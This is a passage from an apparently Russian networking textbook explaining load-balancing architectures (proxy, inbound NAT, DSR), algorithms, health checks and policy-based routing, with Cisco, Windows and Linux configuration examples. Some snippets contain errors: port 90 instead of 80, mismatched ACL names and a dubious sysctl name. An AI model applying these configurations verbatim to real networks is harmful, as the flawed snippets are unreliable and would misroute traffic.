


Рис. 10.2. Балансировка нагрузки с помощью обратного прокси-сервера

У этого подхода есть недостатки:

- Из всех методов, которые рассмотрены в этой главе, он создает наибольшую нагрузку на ЦП балансировщика и в крайних случаях ухудшает производительность на стороне клиента.
- Кроме того, поскольку весь клиентский трафик поступает на целевой сервер с прокси-сервера (или серверов) без какой-либо специальной обработки, то IP-адрес клиента, который виден на целевом/прикладном сервере, всегда будет IP-адресом серверного интерфейса балансировщика нагрузки. Из-за этого в приложении становится сложнее вести журнал взаимодействия с клиентом. Чтобы выделить трафик того или иного сеанса и связать его с фактическим адресом клиента, нужно сопоставить сеанс клиента из балансировщика нагрузки (который видит IP-адрес клиента, но не видит идентификатор пользователя) с журналами приложения (веб-сервера), которое видит идентификатор пользователя, но не видит IP-адрес клиента. Сопоставлять сеансы между этими журналами может быть непростой задачей: их общими элементами являются разве что метка времени и исходный порт в балансировщике нагрузки, а исходные порты часто находятся не на веб-сервере.
- Проблему можно смягчить, если прокси-сервер будет в некоторой степени осведомлен о приложении. Например, часто бывает, что клиентский интерфейс TLS используется с серверным интерфейсом Citrix ICA или Microsoft RDP. В этих случаях прокси-сервер может внедриться в протокол, что позволяет передавать IP-адрес клиента по всему маршруту до сервера, а также идентифицировать клиента на стороне балансировщика нагрузки.

К преимуществам этой архитектуры относится то, что использование прокси-сервера позволяет полностью проверять трафик на наличие атак, если, конечно, настроить соответствующие инструменты. Фактически из-за проксирования «последний перегон» между балансировщиком нагрузки и целевыми серверами представляет собой совершенно новый сеанс, а это значит, что большинство атак с использованием недопустимых протоколов отфильтровываются без какой-либо специальной настройки.

Сложность подхода с прокси-сервером можно отчасти уменьшить, если запустить балансировщик нагрузки в качестве входящего NAT. Такой подход встроен в большинство сред и широко используется, когда не требуется расшифровка.

NAT для входящего трафика: балансировка нагрузки на уровне 4

Это самое распространенное решение, и именно с него мы начнем практическую часть. Его архитектура во многом похожа на прокси-сервер, но с некоторыми ключевыми отличиями. Обратите внимание, что на следующей диаграмме сеансы

TCP на клиентском и серверном интерфейсах теперь совпадают — это потому, что балансировщик нагрузки больше не является прокси-сервером, а настроен для входящей службы NAT. Все клиенты по-прежнему подключаются к одному виртуальному IP-адресу, и балансировщик нагрузки перенаправляет их на различные реальные IP-адреса серверов:




Рис. 10.3. Балансировка нагрузки с помощью NAT для входящего трафика

Есть несколько причин, по которым эта архитектура предпочтительна в большинстве случаев:

- Серверы видят реальные IP-адреса клиентов, и это правильно отражается в серверных журналах.
- Балансировщик нагрузки поддерживает таблицу NAT в памяти, а журналы балансировщика отражают различные операции NAT, но не регистрируют внутренности сеанса. Например, если на серверах запущен сеанс HTTPS и если это простой NAT на уровне 4, то балансировщик нагрузки видит сеанс TCP, но не может расшифровать трафик.
- В этой архитектуре можно разгрузить сеанс HTTPS на клиентском интерфейсе, а затем запустить сеанс с зашифрованным или открытым текстом на серверном интерфейсе. Однако поскольку мы поддерживаем два сеанса (клиентский и серверный), это становится больше похоже на конфигурацию прокси-сервера.
- Поскольку балансировщик нагрузки видит весь сеанс TCP (вплоть до уровня 4), становятся доступными несколько алгоритмов балансировки нагрузки; им посвящен следующий раздел.

- Эта архитектура позволяет размещать функции **брандмауэра веб-приложений (WAF, Web Application Firewall)** в балансировщике нагрузки, что может маскировать некоторые уязвимости в веб-приложениях целевого сервера. Например, WAF — это стандартная защита от межсайтовых сценариев или атак с переполнением буфера, а также любых других атак, которые опираются на уязвимости при проверке входных данных. Чтобы бороться с этими атаками, WAF определяет, какие входные данные приемлемы для того или иного поля или URI, а затем отбрасывает любые данные, которые не подходят. Однако WAF полезен не только против таких атак. Рассматривайте функции WAF как систему обнаружения вторжений, направленную на веб-трафик (см. главу 14 «Приманки (honeypots) в Linux»).
- Эта архитектура хорошо подходит для того, чтобы сделать сеансы постоянными: как только клиентский сеанс «прикрепляется» к серверу, последующие запросы будут направляться на тот же сервер. Например, это полезно для страниц, которые связаны с серверной базой данных: если вы не прикреплены к одному и тому же серверу, ваша активность (например, корзина покупок на сайте интернет-магазина) может потеряться. Как правило, постоянные сеансы также важны для динамических или параметрических сайтов, где страницы генерируются в реальном времени по мере навигации. Сюда относится, например, большинство сайтов с каталогом продуктов.
- Кроме того, нагрузку для каждого отдельного запроса можно балансировать индивидуально. Поэтому, например, когда клиент перемещается по сайту, его сеанс на разных страницах могут обрабатывать разные веб-серверы. Этот прием хорошо подходит для статических сайтов.
- Поверх этой архитектуры можно накладывать другие функции. Например, они нередко развертываются параллельно с брандмауэром или даже с собственным интерфейсом в общедоступном интернете. Из-за этого часто встречаются поставщики балансировщиков нагрузки, которые оснащают этими балансировщиками собственные VPN-клиенты.
- Как показано на предыдущей диаграмме, в топологии балансировщиков нагрузки на основе входящего NAT и прокси-сервера много общего: все соединения выглядят очень похоже. Это перенесено в реализацию, где бывает так, что на одном и том же балансировщике нагрузки один трафик проксируется, а другой обрабатывается через NAT.

Однако, несмотря на то что эта конфигурация намного меньше влияет на ЦП, чем схема с прокси-сервером, каждый пакет рабочей нагрузки должен проходить через балансировщик, причем в обоих направлениях. Этот «перепробег» можно значительно уменьшить, если использовать архитектуру **Direct Server Return (DSR)**.

Балансировка нагрузки с помощью DSR

В DSR весь входящий трафик по-прежнему распределяется по нагрузке от виртуального IP-адреса балансировщика до различных серверных IP-адресов. Однако обратный трафик идет напрямую от сервера к клиенту, минуя балансировщик нагрузки.

Как это работает? А вот как:

- На входе балансировщик нагрузки перезаписывает MAC-адрес каждого пакета, распределяя пакеты по MAC-адресам целевых серверов.
- У каждого сервера есть `loopback`-адрес, который сконфигурирован так, чтобы соответствовать виртуальному IP-адресу. Этот интерфейс возвращает весь трафик (потому что клиент ожидает обратный трафик с этого виртуального IP-адреса). Однако он должен быть настроен так, чтобы не отвечать на запросы ARP, иначе входящие пакеты пойдут мимо балансировщика нагрузки.

Это может показаться запутанным, но следующая диаграмма должна прояснить ситуацию. Обратите внимание, что на диаграмме изображен только один целевой узел, чтобы движение трафика легче воспринималось:




Рис. 10.4. Балансировка нагрузки DSR

Эта архитектура должна удовлетворять довольно строгим требованиям:

- Балансировщик нагрузки и все целевые серверы должны находиться в одной подсети.
- Этот механизм требует некоторых хитростей на шлюзе по умолчанию, потому что на входе он должен направлять весь клиентский трафик на виртуальный IP-адрес балансировщика нагрузки. Однако он также должен принимать ответы от нескольких целевых серверов с одним и тем же IP-адресом, но

разными MAC-адресами. Для этого у шлюза уровня 3 по умолчанию должны быть записи ARP для каждого из целевых серверов, все с одним и тем же IP-адресом. Во многих архитектурах это делается с помощью нескольких статических записей ARP. Например, на маршрутизаторе Cisco мы бы сделали следующее:

```
arp 192.168.124.21 000c.2933.2d05 arpa
arp 192.168.124.22 000c.29ca.fbea arpa
```

Обратите внимание, что в этом примере 192.168.124.21 и 22 — целевые узлы, для которых выполняется балансировка нагрузки. Кроме того, у MAC-адресов есть идентификатор OUI, который указывает, что они оба — виртуальные узлы VMware, что типично в большинстве центров обработки данных.

Зачем возиться со всеми этими сложностями и настраивать необычную конфигурацию сети?

- Преимущество конфигурации DSR заключается в том, что минимизируется трафик через балансировщик нагрузки. Например, в веб-приложениях исходящий трафик обычно превышает входящий в десять и более раз, а значит, в этой ситуации через DSR пройдет 10 % или меньше трафика, который прошел бы через NAT или прокси-балансировщик нагрузки.
- Не требуется подсеть на стороне сервера. Балансировщик нагрузки и целевые серверы находятся в одной подсети — фактически это необходимое условие. Как уже говорилось, в этом есть и свои минусы. Мы обсудим их подробнее в разделе *Специфические настройки сервера для DSR*.

Тем не менее есть некоторые недостатки:

- Относительная нагрузка внутри кластера или индивидуальная нагрузка на любой сервер в лучшем случае вычисляется балансировщиком нагрузки. Если сеанс завершается корректно, то по квитированию типа «конец сеанса» балансировщик догадается, что сеанс закончен, однако если он не завершается корректно, то приходится полностью полагаться на истечение времени ожидания.
- У всех узлов должен быть один и тот же IP-адрес (адрес исходного целевого сервера), чтобы обратный трафик не исходил с неожиданного адреса. Обычно это делается с помощью loopback-интерфейса и требует дополнительной настройки на узле.
- Восходящий маршрутизатор (или коммутатор уровня 3, если это шлюз для подсети) нужно настроить так, чтобы допускать все возможные MAC-адреса для целевого IP-адреса. Это ручной процесс, и если MAC-адреса неожиданно изменятся, возможны проблемы.

- Если какая-либо функция, которая требует проксирования или полной видимости сеанса (как в реализации NAT), не может работать, то балансировщик нагрузки видит только половину сеанса. Это означает, что не получится реализовать синтаксический разбор заголовков HTTP, манипуляции с файлами cookie (например, для сохранения сеанса) или SYN cookies.

Кроме того, на целевых узлах понадобится значительный объем работы, потому что (это касается именно маршрутизатора) у всех целевых узлов разные MAC-адреса, но один и тот же IP-адрес, и эти узлы не могут отвечать ни на какие запросы ARP (иначе они бы обходили балансировщик нагрузки).

Специфические настройки сервера для DSR

Для клиента Linux необходимо подавить ARP на интерфейсе с виртуальным IP-адресом (будь то loopback или физический Ethernet). Это можно сделать командой `sudo ip link set <имя интерфейса> arp off` или (используя старый синтаксис `ifconfig`) `sudo ifconfig <имя интерфейса> -arp`.

На целевых серверах также потребуются реализовать настройки слабого и сильного узла (`strong host` и `weak host`). Интерфейс сервера настроен как сильный узел, если он не является маршрутизатором и не может отправлять или получать пакеты от интерфейса, когда IP-адрес отправителя или получателя в пакете не совпадает с IP-адресом интерфейса. Если интерфейс настроен как слабый узел, это ограничение не действует: он может принимать или отправлять пакеты от имени других интерфейсов.

В Linux и BSD Unix по умолчанию на всех интерфейсах настроена модель слабого узла (`sysctl net.ip.ip.check_interface = 0`). В Windows 2003 и более ранних версиях она тоже включена. Однако в Windows Server 2008 и более поздних версиях для всех интерфейсов действует модель сильного узла. Чтобы изменить это ради DSR, выполните следующий код:

```
netsh interface ipv4 set interface "Local Area Connection" weakhostreceive=enabled
netsh interface ipv4 set interface "Loopback" weakhostreceive=enabled
netsh interface ipv4 set interface "Loopback" weakhostsend=enabled
```

Вам также потребуется отключить все функции проверки контрольных сумм IP и TCP на целевых серверах. На узле Windows эти два параметра находятся в **Network Adapter/Advanced**. На узле Linux соответствующими настройками может управлять команда `ethtool`, но обычно в Linux эти аппаратные функции проверки по умолчанию отключены, поэтому вам, скорее всего, не придется их настраивать.

Мы описали различные архитектуры, однако нам все еще нужно разобраться, как конкретно распределять клиентскую нагрузку по группе целевых серверов.

Алгоритмы балансировки нагрузки

К этому моменту мы затронули несколько алгоритмов балансировки нагрузки, так что давайте рассмотрим наиболее распространенные подходы подробнее. Обратите внимание, что этот список не исчерпывающий — здесь представлены только самые популярные методы:

<p>Круговой метод (Round Robin)</p>	<p>Запросы сеанса циклически распределяются по серверам. В кластере с двумя серверами это работает так:</p> <ul style="list-style-type: none"> • Запрос 1 идет к серверу 1 • Запрос 2 идет к серверу 2 • Запрос 3 идет к серверу 1 <p>И так далее...</p> <p>Никак не отслеживается, сколько сеансов открыто на том или ином целевом сервере в любой момент времени. Ранее в этой главе (в разделе «Круговая DNS») мы обсуждали, какими проблемами это чревато.</p> <p>Этот метод можно применить к любой из архитектур, которые мы рассматривали ранее.</p>
<p>Наименьшее количество соединений (Least Connections)</p>	<p>Этот алгоритм отслеживает все соединения TCP с помощью квитирования TCP в начале и в конце каждого сеанса. Кроме того, чтобы отслеживать «сеансы» UDP, каждому полученному пакету назначается время простоя, привязанное к кортежу, который характеризует «сеанс» (обычно это IP-адрес источника, IP-адрес назначения и порт назначения).</p> <p>Когда отслеживаются все сеансы, следующий сеанс назначается серверу с наименьшим количеством сеансов.</p> <p>Если сеансы поставлены в очередь (когда серверы загружены), следующий сеанс назначается серверу с самой короткой очередью.</p>
<p>Балансировка по URI (Balance URI)</p>	<p>Этот метод пытается помочь веб-серверам максимизировать количество попаданий в кэш. При просмотре каждого URI ему присваивается хэш, и этот хэш назначается серверу с наименьшим значением счетчика хэшей. Если в балансировке участвует достаточное количество серверов, то для статического сайта эффект заключается в том, что каждый сервер кэширует назначенные ему страницы.</p>

Самый популярный алгоритм, как и следовало ожидать, — наименьшее количество соединений (least connections). Мы будем использовать этот метод в примерах конфигурации далее в этой главе.

Теперь, когда мы рассмотрели некоторые варианты балансировки рабочей нагрузки, давайте разберемся, как убедиться, что соответствующие серверы работают правильно.

Проверка работоспособности серверов и служб

Среди проблем, которые мы обсуждали в разделе о балансировке нагрузки DNS, были проверки работоспособности. Когда вы занимаетесь балансировкой нагрузки, вам обычно нужно как-то узнавать, какие серверы (и службы) работают правильно. Проверить работоспособность любого соединения помогают такие методы:

1. Используйте ICMP, чтобы периодически эффективно пинговать целевые серверы. Если пинги не возвращаются с эхо-ответом ICMP, то считается, что серверы отключены и к ним не надо направлять новых клиентов. Существующие клиенты распределяются по другим серверам.
2. Используйте квитирование TCP и проверьте наличие открытого порта (например, `80/tcp` и `443/tcp` для веб-службы). Опять же, если квитирование не завершается, узел считается отключенным.
3. В UDP обычно делается запрос на уровне приложения. Например, если вы занимаетесь балансировкой нагрузки серверов DNS, пусть балансировщик выполнит простой запрос DNS. Если получен ответ DNS, сервер считается действующим.
4. Наконец, при балансировке веб-приложения можно сделать реальный веб-запрос. Часто запрашивают домашнюю (или любую известную) страницу и ищут на ней определенный текст. Если он не отображается, то это сочетание узла и службы считается отключенным. В более сложной среде тестируемая страница может обратиться к серверной базе данных, чтобы проверить ее.

Протестировать реальное приложение (как в двух последних пунктах) — это, разумеется, самый надежный способ убедиться, что оно работает.

Мы рассмотрим несколько таких проверок работоспособности в нашем примере конфигурации. Однако прежде чем перейти к ним, давайте посмотрим, как балансировщики нагрузки бывают реализованы в стандартных центрах обработки данных — в традиционной конфигурации и в более современной.

Принципы балансировки нагрузки в центрах обработки данных

Балансировка нагрузки была частью более крупных архитектур на протяжении десятилетий, а это значит, что технология прошла через несколько стадий эволюции.

Традиционная архитектура, которая все еще часто встречается на практике, представляет собой одну пару (или кластер) физических балансировщиков нагрузки, которые обслуживают все сбалансированные нагрузки в центре обработки данных. Часто один и тот же кластер балансировщика нагрузки используется и для внутренних, и для внешних нагрузок, но иногда бывает, что одна пара балансировщиков предназначена для внутренней сети, а другая обслуживает только DMZ (то есть внешних клиентов).

Эта модель была эффективной во времена, когда серверы были физическими, а балансировщики нагрузки были дорогостоящим оборудованием.

Однако если в виртуализированном окружении виртуальные машины с рабочей нагрузкой привязаны к физическим балансировщикам, это усложняет конфигурацию сети, ограничивает возможности аварийного восстановления и часто приводит к тому, что трафик «ходит кругами» между физическими балансировщиками нагрузки и виртуальными средами:




Рис. 10.5. Традиционная архитектура балансировки нагрузки

Все изменилось с развитием виртуализации. Сейчас практически нет смысла в физических балансировщиках нагрузки: гораздо лучше для каждой рабочей нагрузки использовать небольшую выделенную виртуальную машину, как показано на рис. 10.6.

У этого подхода есть несколько преимуществ:

- **Стоимость** — одно из преимуществ, потому что небольшие виртуальные балансировщики нагрузки намного дешевле, если они лицензированы, или вовсе бесплатны, если вы используете такое решение, как HAProxy (или любой другой бесплатный продукт с открытым исходным кодом). Кажалось бы, это преимущество должно меньше всего влиять на выбор балансировщика, однако зачастую именно стоимость оказывается решающим фактором.




Рис. 10.6. Современная архитектура балансировки нагрузки

- **Конфигурации оказываются намного проще** и удобнее в обслуживании, потому что каждый балансировщик обслуживает только одну рабочую нагрузку. Если внесено изменение, после которого требуется отладка, гораздо проще выполнять ее в небольшой конфигурации.
- В случае сбоя или, что более вероятно, ошибки конфигурации **зона поражения** будет значительно меньше. Если каждый балансировщик привязан к одной рабочей нагрузке, то, скорее всего, любые ошибки или сбои повлияют только на эту рабочую нагрузку.
- Кроме того, с операционной точки зрения гораздо проще **управляться с платформой координации (orchestration) или API, которые позволяют масштабировать рабочую нагрузку** (добавлять или удалять серверы в кластере по мере роста или снижения обращений к ним). При таком подходе значительно

удобнее создавать сценарии масштабирования — в основном из-за более простой конфигурации и меньшей зоны поражения в случае ошибки сценария.

- **Ускоренное развертывание для разработчиков.** Поскольку вы заботитесь о том, чтобы конфигурация оставалась достаточно простой, в среде разработки ее можно в неизменном виде предоставить программистам, когда они пишут или модифицируют приложения. Это означает, что приложения будут разрабатываться с учетом балансировщика нагрузки. Кроме того, при этом большая часть тестирования выполняется во время цикла разработки, а не в последний момент, когда конфигурация наспех налаживается и тестируется в единственном окне обслуживания. Даже когда балансировщики нагрузки распространяются по платной лицензии, большинство поставщиков предлагают бесплатный уровень лицензирования (с низкой пропускной способностью) именно для этого сценария.
- При меньшей конфигурации намного проще обеспечивать **безопасно сконфигурированные шаблоны** для разработчиков или для развертывания.
- **Тестирование безопасности во время цикла разработки или DevOps** включает в себя балансировщик нагрузки, а не только приложение и сервер, на котором оно размещено.
- **Облегчается обучение и тестирование.** Поскольку продукты для балансировки нагрузки бесплатные, можно быстро и легко настроить учебную или тестовую среду.
- **Оптимизация рабочей нагрузки** — это значительное преимущество, потому что в виртуализированной среде обычно можно объединять группы серверов в контейнеры. Например, в среде VMware vSphere такой контейнер называется **vApp**. Эта конструкция позволяет держать все элементы vApp вместе, если, например, вы с помощью vMotion перемещаете их на другой сервер гипервизора. Это иногда требуется для обслуживания, а также может произойти автоматически в результате **динамического планирования ресурсов (DRS)**, которое балансирует загрузку ЦП или памяти между несколькими серверами. Кроме того, миграция может быть частью штатного процесса аварийного восстановления, когда вы переносите vApp в другой центр обработки данных либо с помощью vMotion, либо просто активируя резервную копию набора виртуальных машин.
- **Облачные развертывания еще больше подходят для этой распределенной модели.** Модель виртуализированных балансировщиков нагрузки доведена до крайности у крупных поставщиков облачных услуг, где балансировка нагрузки — это просто услуга, на которую вы подписываетесь, а не отдельный экземпляр или виртуальная машина. Примеры таких служб: AWS Elastic Load Balancing, Azure Load Balancer, а также Google Cloud Load Balancing.

Однако балансировка нагрузки сопряжена с административными сложностями, большинство из которых касаются одной проблемы: если у всех целевых узлов

есть шлюз по умолчанию для балансировщика нагрузки, то как осуществлять мониторинг этих узлов и управлять ими в обход балансировщика?

Сеть центра обработки данных и рекомендации по управлению

Если рабочая нагрузка сбалансирована с помощью NAT, с маршрутизацией возникают проблемы. Маршрут к потенциальным клиентам приложений должен указывать на балансировщик нагрузки. Если эти целевые узлы находятся в интернете, это затрудняет администрирование отдельных серверов, ведь административный трафик сервера не надо балансировать по нагрузке. Также через балансировщик не должен идти посторонний трафик, например резервные копии или процессы копирования объемных файлов. Балансировщик нагрузки должен маршрутизировать только трафик приложений, а не все подряд!

Чтобы решить проблему, обычно добавляют статические маршруты и, возможно, административную VLAN.

Это подходящий момент, чтобы поднять вопрос о том, что административную VLAN стоило бы настроить с самого начала. Аргументировать это мне помогает такой вопрос: «Нужен ли вашей бухгалтерии (или секретарю, или производственному отделу) доступ к учетной записи SAN или гипервизора?» Если ответ на этот вопрос приводит к пониманию того, что важные интерфейсы нужно защищать от атак изнутри локальной сети, то административную VLAN становится легко реализовать.

В любом случае в этой модели шлюз по умолчанию по-прежнему направлен на балансировщик нагрузки (для обслуживания интернет-клиентов), но к серверам добавляются специальные маршруты, которые ведут к внутренним ресурсам или службам. В большинстве случаев этот список ресурсов остается небольшим, поэтому даже если внутренние клиенты планируют использовать то же самое приложение с балансировкой нагрузки, схема продолжает работать:



Рис. 10.7. Маршрутизация трафика, не относящегося к приложениям (верхнеуровневая модель)

Если реализовать эту модель почему-либо не получается, можно попробовать добавить **маршрутизацию на основе политик (PBR)**.

Предположим, например, что серверы балансируют нагрузку HTTP и HTTPS на портах 80/tcp и 443/tcp соответственно. Нужная политика может выглядеть так:

- Направить на балансировщик нагрузки весь трафик **ОТ** 80/tcp и 443/tcp (другими словами, ответный трафик из приложения).
- Направить весь остальной трафик через маршрутизатор подсети.

Маршрут этой политики можно поместить на маршрутизатор подсети сервера, как показано ниже:



Рис. 10.8. Маршрутизация трафика, не относящегося к приложениям: маршрутизация на основе политик на вышестоящем маршрутизаторе

На предыдущей диаграмме у всех серверов есть шлюз по умолчанию, основанный на интерфейсе маршрутизатора (в данном примере 10.10.10.1):

```
! Этот ACL соответствует ответному трафику от узла к клиентским станциям
ip access-list ACL-LB-PATH
    permit tcp any eq 443 any
    permit tcp any eq 90 any
! обычный шлюз по умолчанию, не использует балансировщик нагрузки
ip route 0.0.0.0 0.0.0.0 10.10.x.1
! задаем политику для ответного трафика с балансировкой нагрузки
route-map RM-LB-PATH permit 10
    match ip address ACL-LB-BYPASS
```

```

set next-hop 10.10.10.5
! применяем политику к интерфейсу L3
! обратите внимание, что перед тем как перенаправлять трафик, мы проверяем,
доступен ли узел
int vlan x
ip policy route-map RM-LB-PATH
  set ip next-hop verify-availability 10.10.10.5 1 track 1
  set ip next-hop 10.10.10.5

! здесь определен объект отслеживания 1
track 1 rtr1 1 reachability
rtr 1
type echo protocol ipIcmpEcho 10.10.10.5
rtr schedule 1 life forever start-time now

```

Это решение выигрывает по простоте, однако у такого шлюзового устройства подсети по умолчанию должно хватать мощности, чтобы обслуживать спрос на весь этот ответный трафик, не ухудшая производительность любых других его рабочих нагрузок. К счастью, многие современные коммутаторы 10G обладают такой мощностью. Однако недостаток этого подхода заключается в том, что ответный трафик теперь покидает гипервизор, доходит до маршрутизатора шлюза по умолчанию, а затем, вероятно, возвращается в виртуальную инфраструктуру, чтобы дойти до балансировщика нагрузки. В некоторых средах это не мешает производительности, но если мешает, попробуйте перенести маршрут на основе политики на сами серверы.

Так можно реализовать маршрут для той же политики на узле Linux:

1. Сначала добавьте маршрут в table 5:

```
ip route add table 5 0.0.0.0/0 via 10.10.10.5
```

2. Определите трафик, соответствующий балансировщику нагрузки (источник 10.10.10.0/24, исходный порт 443):

```

iptables -t mangle -A PREROUTING -i eth0 -p tcp -m tcp --sport 443 -s
10.10.10.0/24 -j MARK --set-mark 2
iptables -t mangle -A PREROUTING -i eth0 -p tcp -m tcp --sport 80 -s
10.10.10.0/24 -j MARK --set-mark 2

```

3. Добавьте такой lookup:

```
ip rule add fwmark 2 lookup 5
```

¹ В современном оборудовании Cisco (начиная с версии Cisco IOS 12.2(33)) вместо параметра rtr применяется ip sla. — *Примеч. ред.*

С этим методом связано больше сложностей и накладных расходов ЦП, чем хотелось бы. Кроме того, в случае проблем с маршрутизацией персонал службы поддержки, скорее всего, начнет искать неполадки на маршрутизаторах и коммутаторах, а не в конфигурации узла. Поэтому на практике политику маршрутизации чаще всего размещают на маршрутизаторе или коммутаторе уровня 3.

